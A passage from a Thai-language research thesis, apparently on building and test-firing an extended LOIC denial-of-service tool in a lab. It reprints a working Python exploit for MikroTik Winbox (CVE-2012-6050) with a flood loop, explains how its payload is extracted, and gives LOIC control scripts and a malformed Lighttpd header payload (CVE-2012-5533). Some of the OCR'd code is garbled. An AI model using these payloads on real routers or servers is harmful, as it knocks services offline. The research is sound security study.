#     and causing DoS to the router. The script is requesting the
# file till the router stops responding to the port (8291)
#     Then it waits till the service is up again (using some
# exception handling), then it requests again till the remote
#     service is down again etc etc... The requests lasts for
# about 2 seconds, and the router is not responding for about
#     5 minutes as far as i have seen from my tests in different
# routeros versions.
#
#     <> Greetz to mbarb, dennis, andreas, awmn and all mighty
# researchers out there! keep walking guys <>
#
import socket, sys, os, struct, random, time

def InitConnection(mikrotikIP, speed):
      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
      s.connect((mikrotikIP, 8291))
      s.send(winboxStartingIndex)
      data = s.recv(1024)                # receiving dll index
from server
      time.sleep(0.001*speed)
      if data.find("\xFF\x02"+"index"+"\x00") > -1:
            print "[+] Index received!"
      else:
            print "[+] Wrong index.. Exiting.."
            sys.exit(0)
      return s
def download(filename, speed, s):
      f = open(filename, 'wb')
      if len(filename) < 13 and len(filename) > 6:
            print "[+] Requesting file ", filename, ' <->'
            winboxStartingFileReq = RequestHeader +
filename.ljust(12, '\x00') + RequestFirstFooter
            s.send(winboxStartingFileReq)
            time.sleep(0.001*speed)
            dataReceived = s.recv(1)
            if dataReceived[0:1]=='\xFF':
print "[+] Receiving the file..."
                  f.write(dataReceived)
      # written 1st byte
                  time.sleep(0.001*speed)
                  dataReceived = s.recv(0x101)
      # 0x100 + 1
                  nextPartFingerprint = struct.unpack('>H',
dataReceived[14:16])[0]
if dataReceived[0:1]=='\x02':
                        time.sleep(0.001*speed)
                        f.write(dataReceived)
      # written 1st chunk 0x102 bytes with header in file.
                        dataReceived = s.recv(0x102)
      # 1st sequence of (0xFF 0xFF)
bytesToRead = int(dataReceived[len(dataReceived)-2].encode('hex'),
16) + 2
f.write(dataReceived)   # write the next 0x102 bytes (total
```

ภาพที่ 4.27 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-6050 (ต่อ)

```
0x102+0x102 in file)
else:
                        print "[-] Wrong data received..(2)"
                        sys.exit(0)
            else:
                  print "[-] Wrong data received..(1)"
                  sys.exit(0)

            finalPart=0
            bigFileCounter = 0xFFED
            packetsCounted=0        # counter for the 0x101 packet
counts. Every time a file is requested this counter is 0
            fileRequested=0               # every time a file
needs to be requested more than 1 time, this is it's counter.
            while 1:
      # header of file done.. Now LOOP the body..
                  packetsCounted+=1 # dbg
                  time.sleep(0.001*speed)
                  dataReceived = s.recv(bytesToRead)
                  f.write(dataReceived)
if (bytesToRead <> len(dataReceived)) and packetsCounted==255:
      # an den diavazei osa bytesToRead prepei, simainei oti
eftase sto telos i lipsi tou part pou katevazoume
                        packetsCounted = -1
                        print '[+] Next file part : ',
fileRequested
                        s.send(RequestHeader + filename.ljust(12,
'\x00') + '\xFF\xED\x00' + struct.pack('=b',fileRequested) +
      struct.pack('>h',bigFileCounter))
                        time.sleep(0.001*speed)
                        dataReceived = s.recv(0x101 + 2)
      # Reads the new header of the new part!!!
                        nextPartFingerprint = struct.unpack('>H',
dataReceived[14:16])[0]
                        f.write(dataReceived)
                        bytesToRead =
int(dataReceived[len(dataReceived)-2].encode('hex'), 16)
                        fileRequested += 1
                        bigFileCounter -= 0x13
bytesToRead = int(dataReceived[len(dataReceived)-2].encode('hex'),
16)           # den prostheto 2 tora giati to teleutaio den einai
ff.. einai akrivos to size pou paramenei..
                  if bytesToRead==0xFF:               # kalipto
tin periptosi opou to teleutaio struct den einai ff alla exei to
size pou apomenei
                        bytesToRead += 2
if bytesToRead != 0x101 and nextPartFingerprint < 65517:   #
dikaiologountai ta liga bytes otan teleiose ena apo ta parts tou
file
                        time.sleep(0.001*speed)
dataReceived = s.recv(bytesToRead)
                        f.write(dataReceived)
                        break
```

ภาพที่ 4.27 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-6050 (ต่อ)

```
if bytesToRead != 0x101 and nextPartFingerprint==65517:
      # ligotera bytes KAI fingerprint 65517 simainei corrupted
file..
                        print '[-] File download terminated
abnormaly.. please try again probably with a slower speed..'
                        sys.exit(0)
            if fileRequested < 1:   print '[+] File was small and
was downloaded in one part\n[+] Downloaded successfully'
            else: print '[+] File '+filename+' downloaded
successfully'
      f.close()
      s.close()
def Flood(s):
      filename = 'roteros.dll'
      f = 'we\'r not gonna use I/O to store the data'
      print "[+] Requesting file ", filename, ' till death :)'
      time.sleep(1)
winboxStartingFileReq = RequestHeader + filename.ljust(12, '\x00')
+ RequestFirstFooter
      s.send(winboxStartingFileReq)
      time.sleep(0.001)
      dataReceived = s.recv(1)
      if dataReceived[0:1]=='\xFF':
         f = dataReceived          # written 1st byte
            time.sleep(0.001)
            dataReceived = s.recv(0x101)        # 0x100 + 1
            nextPartFingerprint = struct.unpack('>H',
dataReceived[14:16])[0]
            if dataReceived[0:1]=='\x02':
                  time.sleep(0.001)
                  f = dataReceived  # written 1st chunk 0x102
bytes with header in file.
                  dataReceived = s.recv(0x102)  # 1st sequence of
(0xFF 0xFF)
bytesToRead = int(dataReceived[len(dataReceived)-2].encode('hex'),
16) + 2
                  f = dataReceived  # write the next 0x102 bytes
(total 0x102+0x102 in file)
            else:
                  print "[-] Wrong data received..(2)"
                  sys.exit(0)
      else:
            print "[-] Wrong data received..(1)"
            sys.exit(0)

      finalPart=0
      bigFileCounter = 0xFFED
      packetsCounted=0        # counter for the 0x101 packet counts.
Every time a file is requested this counter is 0
      fileRequested=0               # every time a file needs to
be requested more than 1 time, this is it's counter.
```

ภาพที่ 4.27 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-6050 (ต่อ)

```
try:
            while 1:
                  s.send(RequestHeader + filename.ljust(12,
'\x00') + '\xFF\xED\x00' + struct.pack('=b',fileRequested) +
      struct.pack('>h',bigFileCounter))
                  s.recv(1)
                  print '- Sending evil packet.. press CTRL-C to
stop -'
      except:
            print 'Connection reseted by server.. trying attacking
again'


########################################################################
################ SCRIPT BODY STARTS HERE#########################
global RequestHeader
RequestHeader = ('\x12\x02')
global RequestFirstFooter
RequestFirstFooter = ('\xFF\xED\x00\x00\x00\x00')
global winboxStartingIndex
winboxStartingIndex=(RequestHeader + 'index' + '\x00'*7 +
RequestFirstFooter)
winboxStartingFileReq=(RequestHeader + '\x00'*12 +
RequestFirstFooter)

print '\n[Winbox plugin downloader]\n\n'

if len(sys.argv)==3:
      if sys.argv[2]=='DoS':
      # if i combine both checks in 1st if, there will be error..
guess why.. ;)
            print '[+] Hmmm we gonna attack it..'
            time.sleep(1)
            speed=1
            mikrotikIP = sys.argv[1]
            filename = sys.argv[2]
            while 1:
                  time.sleep(1)
                  try:
                        s = InitConnection(mikrotikIP, speed)
                        Flood(s)
                  except:
                        time.sleep(1) if len(sys.argv)<>4:
      print 'Usage : '+sys.argv[0]+' <mikrotik_ip>
<filename_to_download> <speed>\n\t<speed>:\t [from 0 to 9]
1=faster, 9=slower but more reliable\n'
      sys.exit(0)

mikrotikIP = sys.argv[1]
filename = sys.argv[2]
speed = int(sys.argv[3])
if speed>9 or speed<1:
      print 'Speed must be between 1 and 9 else there are
unexpected results!'
```

ภาพที่ 4.27 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-6050 (ต่อ)

```
sys.exit(0)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((mikrotikIP, 8291))
s.send(winboxStartingIndex)
data = s.recv(1024)                # receiving dll index from
server
s.close()

if filename.find('*') > -1:
      DllList = data.split('\x0a')
      print 'Mikrotik\'s version is '+DllList[1].split('
')[3]+'\nThe following Dlls gonna be requested :'
      for i in range(0, len(DllList)-1):
            print DllList[i].split(' ')[2]
      raw_input('> Press enter to continue <')
      for extractedDlls in range(0, len(DllList)-1):
print "[+] Requesting ", DllList[extractedDlls].split(' ')[2]
            filename=DllList[extractedDlls].split(' ')[2]
            s = InitConnection(mikrotikIP, speed)
            download(filename, speed, s)
else:
      s = InitConnection(mikrotikIP, speed)
      download(filename, speed, s)# BGP fail, whole router failure
```

ภาพที่ 4.27 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-6050 (ต่อ)

ถอดส่วนที่มีการสร้าง Socket เพื่อใช้งานการเชื่อมต่อเครือข่าย ต่อมาให้ถอดส่วนที่มีการกำหนดไอพีและพอร์ตออกไป ทั้งนี้ส่วนที่สำคัญที่สุดในรหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่นี้ คือ ส่วนที่มีการเรียกใช้งานฟังก์ชัน Flood() ซึ่งจะทำหน้าที่ส่งข้อมูลที่มีผลทำให้เกิดการโจมตีแบบปฏิเสธการใช้งาน ทำให้สามารถมองเห็นส่วนเนื้อข้อมูลได้ ดังภาพที่ 4.28 สำหรับการจะสกัดกระสุนออกมานั้น จะพิจารณาแต่ละส่วนจากชุดของ string ที่มารวมกันด้วยตัวดำเนินการ concat หรือในที่นี้คือ เครื่องหมาย (+) ดังนี้


1. จากภาพที่ 4.27 มีการกำหนดค่าให้ตัวแปร Request Header = \x12\x02
2. filename.ljust(12,'\x00') จะได้ reteros.dll\x00 ดังภาพที่ 4.29
3. จากภาพที่ 4.27 มีการกำหนดค่าให้ตัวแปร fileRequested = 0 ดังภาพที่ 4.30 เป็นการเรียกใช้งานผ่าน Python console เพื่อหาค่า struct.pack('=b',fileRequested) จะได้เท่ากับ \x00

4. จากภาพที่ 4.27 มีการกำหนดค่าให้ตัวแปร bigFileCounter = 0xFFED ดังภาพที่ 4.31 เป็นการเรียกใช้งานผ่าน Python console เพื่อหาค่า struct.pack('>0', bigFileCounter) จะได้เท่ากับ \xff\xed


```
fileRequested=0          # every time a file needs to be requested more than 1 time, this is it's counter.
try:
    while 1:
        s.send(RequestHeader + filename.ljust(12, '\x00') + '\xFF\xED\x00' + struct.pack('=b',fileRequested) +
        struct.pack('>h',bigFileCounter))
        s.recv(1)
        print '- Sending evil packet.. press CTRL-C to stop -'
except:
```

ส่วนนี้ คือ payload ที่ทำให้เป้าหมายเกิด DoS เป็นชุด string ที่ประกอบไปด้วย hex code ผสมกับชื่อไฟล์ว่า roteros.dll


ภาพที่ 4.28 ส่วนเนื้อข้อมูลที่สามารถสกัดออกมาเป็นกระสุนสำหรับ CVE-2012-6050



ภาพที่ 4.29 แสดงค่าเฮกซ์โค้ดที่ได้จากซีสตรักในโปรแกรมภาษาไพธอน



ภาพที่ 4.30 แสดงค่าเฮกซ์โค้ดที่ได้จากซีสตรักในโปรแกรมภาษาไพธอน



ภาพที่ 4.31 แสดงค่าเฮกซ์โค้ดที่ได้จากซีสตรักในโปรแกรมภาษาไพธอน

ทั้งนี้ จากตัวอย่างการสกัดกระสุน พบว่าส่วน hex code ที่ได้จะสามารถแปลงเป็น ASCII ที่จะอยู่ในรูปของ ASICII printable characters สำหรับหน้าตาของกระสุนของซีวีอีบางตัวที่ได้จะออกมาเป็น hex code ซึ่งแปลงค่ากลับมาเป็น ASCII จะอยู่ในรูปของ ASCII control code

ตารางที่ 4.2 ความสัมพันธ์ของซีวีอีที่เกี่ยวกับประเภทของการโจมตีแบบปฏิเสธการใช้งาน

ชื่อซีวีอี	ประเภทของการโจมตีแบบปฏิเสธการใช้งาน
CVE-2012-5533	DoS-malform
CVE-2012-1783	DoS-malform
CVE-2012-5329	DoS-malform
CVE-2012-5905	DoS-malform
CVE-2012-3845	DoS-malform
CVE-2012-0292	DoS-malform
CVE-2012-6050	DoS-flood

4.3. การวางตำแหน่งและการกำหนดเป้า

หัวข้อนี้กล่าวถึงการวางตำแหน่งซึ่งเกี่ยวข้องกับการระบุทอพอโลยีของเครือข่าย (network topology) ของเป้าหมายที่อยู่ภายในองค์กรและคุณสมบัติของระบบที่เป็นเป้าหมายผ่านทางคลังทรัยากรของระบบในองค์กรและฐานข้อมูลของซีวีอีที่เกี่ยวกับการโจมตีแบบปฏิเสธการใช้งาน สำหรับคลังทรัพยากรของระบบนี้จะนำเสนอภาพรวมของเทคโนโลยีหรืออุปกรณ์ที่มีใช้อยู่ภายในองค์กรและช่วยในการแยกแยะระบบที่ให้บริการข้ามผ่านเครือข่าย ข้อมูลที่อยู่บนซีวีอีที่เกี่ยวกับการโจมตีแบบปฏิเสธการใช้งานจะช่วยในการแจกแจงช่องทาง (port) หรือพิมพ์เขียวของ

ระบบ (fingerprint) อันเป็นเป้าหมายเพื่อใช้ในการจัดวางแอลโอไอซีไว้ใกล้กับระบบที่เป็นเป้าหมายและทำการเล็งเป้าของตัวปืนไปยังที่อยู่ไอพีที่เหมาะสมและช่องทางอันจำเป็นต่อการทำการยิง

4.3.1. **การวางตำแหน่ง** (Placement)

การวางตำแหน่งต้องคำถึงรูปแบบของการเชื่อมโยงเครือข่ายหรือทอพอโลยีซึ่งเป็นลักษณะทางกายภาพของระบบเครือข่ายอันหมายถึงลักษณะของการเชื่อมโยงสายสื่อสารเข้ากับอุปกรณ์และเครื่องคอมพิวเตอร์ภายในเครือข่าย ดังนั้นทอพอโลยีแต่ละแบบนั้นมีความเหมาะสมในการใช้งานที่แตกต่างกันออกไป ฉะนั้นการนำไปใช้จึงมีความจำเป็นที่จะต้องทำการศึกษาลักษณะและคุณสมบัติ ข้อดีและข้อเสียของทอพอโลยีแต่ละแบบเพื่อนำไปใช้ในการออกแบบพิจารณาการวางตำแหน่งทดสอบยิงของแอลโอไอซีให้เหมาะสม

4.3.2. **การกำหนดเป้า** (Targeting)

สำหรับการกำหนดเป้านั้นอาศัยการเลือกเป้าหมายแบบเจาะจง (selective targeting) ทั้งนี้จะมีการกำหนดช่องทางหรือพอร์ตรวมทั้งที่อยู่ไอพีของเป้าหมายที่ดำเนินการให้บริการผ่านเฉพาะโพรโทคอลที่แอลโอไอซีรองรับเท่านั้น

4.4 **การยิงปืน**

หัวข้อนี้กล่าวถึงรูปแบบของบทคำสั่งเพื่อใช้ในการสั่งการแอลโอไอซีผ่านทางส่วนประสานงานเชิงฟังก์ชัน

4.4.1. **บทคำสั่งควบคุมการยิง** (Fire control scripting)

สำหรับการยิงของแอลโอไอซีประกอบด้วย 2 ขั้นตอน คือ ขั้นตอนการตั้งค่าเพื่อสร้างบทคำสั่งควบคุมการยิง (fire control script) ซึ่งในงานวิจัยนี้ได้นำโปรแกรมภาษาไพธอนมาปรับใช้ให้เข้ากับวิธีการยิง (firing solution) ซึ่งประกอบไปด้วยตัวแปรต่างๆ ที่ส่งผลต่อการยิงอย่างเช่น ต้องยิงด้วยโพรโทคอลแบบไหน, ยิงผ่านช่องทางหรือพอร์ตไหน เป็นต้น ขั้นตอนการส่งบทคำสั่งนั้นไปพิจารณา (submission) ซึ่งในการทดลองของงานวิจัยนี้ได้ใช้บทคำสั่งควบคุมการยิงเพื่อไปสั่งการแอลโอไอซีผ่านทางตัวชี้แหล่งในอินเทอร์เน็ต (universal resource locator) หรือยูอาร์แอล (URL) ของส่วนประสานงานเชิงฟังก์ชันให้ดำเนินการตามชุดคำสั่งที่ได้มีการกำหนดไว้

ในบทคำสั่งควบคุมการยิง สำหรับตัวอย่างบทคำสั่งในการตั้งค่าการทำงานให้กับแอลโอไอซีแสดงได้ดังภาพที่ 4.32

```
import urllib

u=urllib.urlopen('http://192.168.171.138:8081/
extended-loic/ExtendedLoicApiRESTful/
setFloodParameter?param=target_ip=192.168.171.159,
cve_id=CVE-2012-5533,port=80,method=http')

data=u.read()
```

ภาพที่ 4.32 ตัวอย่างบทคำสั่งในการตั้งค่าการทำงานให้กับแอลโอไอซี

สำหรับตัวอย่างบทคำสั่งเริ่มการยิงให้แอลโอไอซีแสดงได้ดังภาพที่ 4.33

```
import urllib

u=urllib.urlopen('http://192.168.171.138:8081/
extended-loic/ExtendedLoicApiRESTful/
startFlood')

data=u.read()
```

ภาพที่ 4.33 ตัวอย่างบทคำสั่งเริ่มการยิงให้แอลโอไอซี

สำหรับตัวอย่างบทคำสั่งหยุดการยิงให้แอลโอไอซีแสดงได้ดังภาพที่ 4.34

```
import urllib

u=urllib.urlopen('http://192.168.171.138:8081/
extended-loic/ExtendedLoicApiRESTful/
stopFlood')

data=u.read()
```

ภาพที่ 4.34 ตัวอย่างบทคำสั่งหยุดการยิงให้แอลโอไอซี

4.4.2. **อัตราการยิง** (Rate of Firing)

หัวข้อนี้กล่าวถึงอัตราการยิงของแอลโอไอซีซึ่งคำนวณจากสมการ

$$T = 8fsd \qquad (1)$$

โดยที่

f =ความถี่ (frequency) เป็นจำนวนของกลุ่มข้อมูล หรือกระสุนต่อวินาทีที่แอลโอไอซีสามารถยิงไปยังเป้าหมายได้

s = ขนาด (size) เป็นจำนวนไบต์ของกระสุนแต่ละนัด

d = ระยะเวลา (duration) เป็นระยะเวลาของการยิง

T = ผลรวม (total) ของอัตราการยิง คูณด้วย 8 ได้หน่วยเป็น บิตต่อวินาที


ทั้งนี้ขีดจำกัดของการยิงดังกล่าวนั้นยังขึ้นอยู่กับสมรรถนะของการเชื่อมต่อเครือข่าย (network interface) ของแอลโอไอซี รวมไปถึงสมรรถนะของเครือข่ายจากแอลโอไอซีไปยังเป้าหมายด้วย

4.5 การตรวจการณ์ผลการยิง

ในส่วนนี้กล่าวถึงการตรวจการณ์เป้า (surveillance) เพื่อใช้สำหรับเป็นแนวทางในการตรวจการณ์ผลการยิงของแอลโอไอซีสำหรับนำมาใช้เป็นผลลัพธ์ที่ได้จากการทดสอบ สำหรับการตรวจการณ์เป้านั้นเกี่ยวเนื่องกับการเฝ้าสังเกต (monitor) ผลสำเร็จในการโจมตีไปยังเป้าหมายตามแนวทางระบบอาวุธของทหารปืนใหญ่สนาม


4.5.1. การตรวจการณ์ด้านหน้าเป้า (External Surveillance)

การตรวจการณ์ด้านหน้าเป้านั้น ในงานวิจัยนี้ได้นำเอา Wireshark [28] มาใช้สำหรับเป็นเครื่องมือในการวิเคราะห์กลุ่มข้อมูล (packet analyzer) เพื่อตรวจดูส่วนเนื้อข้อมูลจากกลุ่มข้อมูลของแอลโอไอซีที่ได้มีการบรรจุกระสุนแล้วยิงออกไปยังเป้าหมาย รวมทั้งการตรวจดูการตอบสนอง (response) จากเป้าหมายอีกด้วย ซึ่งตัวอย่างรูปแบบของกลุ่มข้อมูลที่ตรวจจับ (captured packet) โดย Wireshark แสดงได้ดังภาพที่ 4.35



ภาพที่ 4.35 ตัวอย่างรูปแบบของกลุ่มข้อมูลที่ตรวจจับได้โดย Wireshark

ภาพที่ 4.36 แสดงให้เห็นถึงระยะเวลาตั้งแต่กลุ่มข้อมูลชุดแรกจนถึงกลุ่มข้อมูลชุดสุดท้ายที่ Wireshark สามารถดักจับไว้ได้



Display


Display filter: ip.src eq 192.168.171.138 and ip.dst eq 192.168.171.159 and tcp

Ignored packets: 0

Traffic	Captured	Displayed	Marked
Packets	229	4	0
Between first and last packet	171.707 sec	14.020 sec	
Avg. packets/sec	1.334	0.285	
Avg. packet size	174.170 bytes	83.000 bytes	
Bytes	39885	332	
Avg. bytes/sec	232.286	23.681	
Avg. MBit/sec	0.002	0.000	

ภาพที่ 4.36 ตัวอย่างรูปแบบข้อมูลเชิงสถิติจาก Wireshark

ภาพที่ 4.37 แสดงการใช้ Wireshark ในการตรวจการณ์หน้า ทั้งนี้เพื่อต้องการดักจับกลุ่มข้อมูลที่ได้จากการยิงกระสุนออกไปของแอลโอไอซี



ภาพที่ 4.37 แสดงการใช้ Wireshark เพื่อตรวจการณ์หน้า

4.5.2. **การตรวจการณ์ด้านหลังเป้า** (Internal Surveillance)

ในงานวิจัยนี้ได้มีการใช้โปรแกรมตรวจสอบระบบ (system monitor) มาเป็นเครื่องมือในการตรวจด้านการณ์หลังเป้าโดยทำการตรวจดูการงานของระบบ (system service) ที่กำลังทำงานอยู่และสมรรถนะทางด้านการใช้งานทรัพยากรทั้งก่อนและหลังการโจมตีเครื่องเป้าหมาย อย่างเช่น ซีพียู (CPU) หน่วยความจำ (RAM) แบนวิดท์ การทำงานของจานบันทึก เป็นต้น ว่ากำลังทำงานหนักอยู่หรือไม่หรือมีการใช้งานทรัพยากรใดบ้าง ใช้ไปแล้วเท่าไหร่

ตารางที่ 4.3 คำสั่งของโปรแกรมตรวจสอบระบบที่ใช้

คำสั่งที่ใช้	ใช้สำหรับ	ระบบปฏิบัติการ
iostat	ตรวจสอบการใช้งาน input/output ของฮาร์ดดิสก์และซีพียู	Linux
Netstat	ตรวจสอบการใช้งานด้านเครือข่าย	Linux/Windows
Vmstat	ตรวจสอบการใช้งานด้านหน่วยความจำ	Linux
Ps	ตรวจสอบว่าโปรเซสใดทำงานอยู่บ้าง	Linux
/tool profile	ตรวจสอบการใช้งานด้านซีพียูของตัวจัดเส้นทาง	MikroTik RouterOS
system resource print	ตรวจสอบการใช้งานด้านทรัพยากรระบบของตัวจัดเส้นทาง เช่น หน่วยความจำ การอ่านเขียนของฮาร์ดดิสก์และซีพียู เป็นต้น	MikroTik RouterOS

ตารางที่ 4.3 แสดงให้เห็นถึงรายการคำสั่งของโปรแกรมตรวจสอบระบบที่ใช้เพื่อให้ได้ผลลัพธ์จากการทดสอบยิงซีวีอีแต่ละตัว

บทที่ 5

การทดสอบและอภิปรายผลการวิจัย


ในบทนี้ได้แสดงให้เห็นถึงการยิงทดสอบกับซีวีอีด้วยกระสุนแต่ละแบบที่สามารถสกัดออกมาได้จากรหัสโปรแกรมสำหรับโจมตีผ่านช่องโหว่ โดยได้ทำการยิงทดสอบกับ 7 เป้าหมายตามข้อมูลที่ได้จากซีวีอี 7 ตัว ที่สามารถช่วยในการพิสูจน์ระเบียบวิธีการที่งานวิจัยนี้ได้นำเสนอไว้ก่อนหน้านี้ได้ สำหรับการยิงทดสอบกับซีวีอีนั้น แสดงได้ดังต่อไปนี้

5.1. การยิงทดสอบ CVE-2012-5533

เป้าหมายที่ใช้ในการยิงทดสอบกับซีวีอีนี้ คือ ตัวบริการเว็บ Lighttpd รุ่น 1.4.31 ติดตั้งบนระบบปฏิบัติการ Debian รุ่น 6.0.0 (squeeze) stable distribution มีจุดอ่อนอยู่ที่ฟังก์ชัน http_request_split_value function ใน request.c ซึ่งเป็นประโยชน์ต่อการโจมตีแบบปฏิเสธการใช้งานผ่านทางการส่งคำร้องขอใช้บริการที่แนบเฮดเดอร์ (header) ซึ่งใช้รหัสคำสั่ง Connection: TE,,Keep-Alive ได้

```
"GET / HTTP/1.1\r\nHost: pwd.ed\r\nConnection: TE,,Keep-Alive\r\n\r\n"
```

ภาพที่ 5.1 กระสุนสำหรับ CVE-2012-5533



ภาพที่ 5.2 อาการหลังการยิง CVE-2012-5533

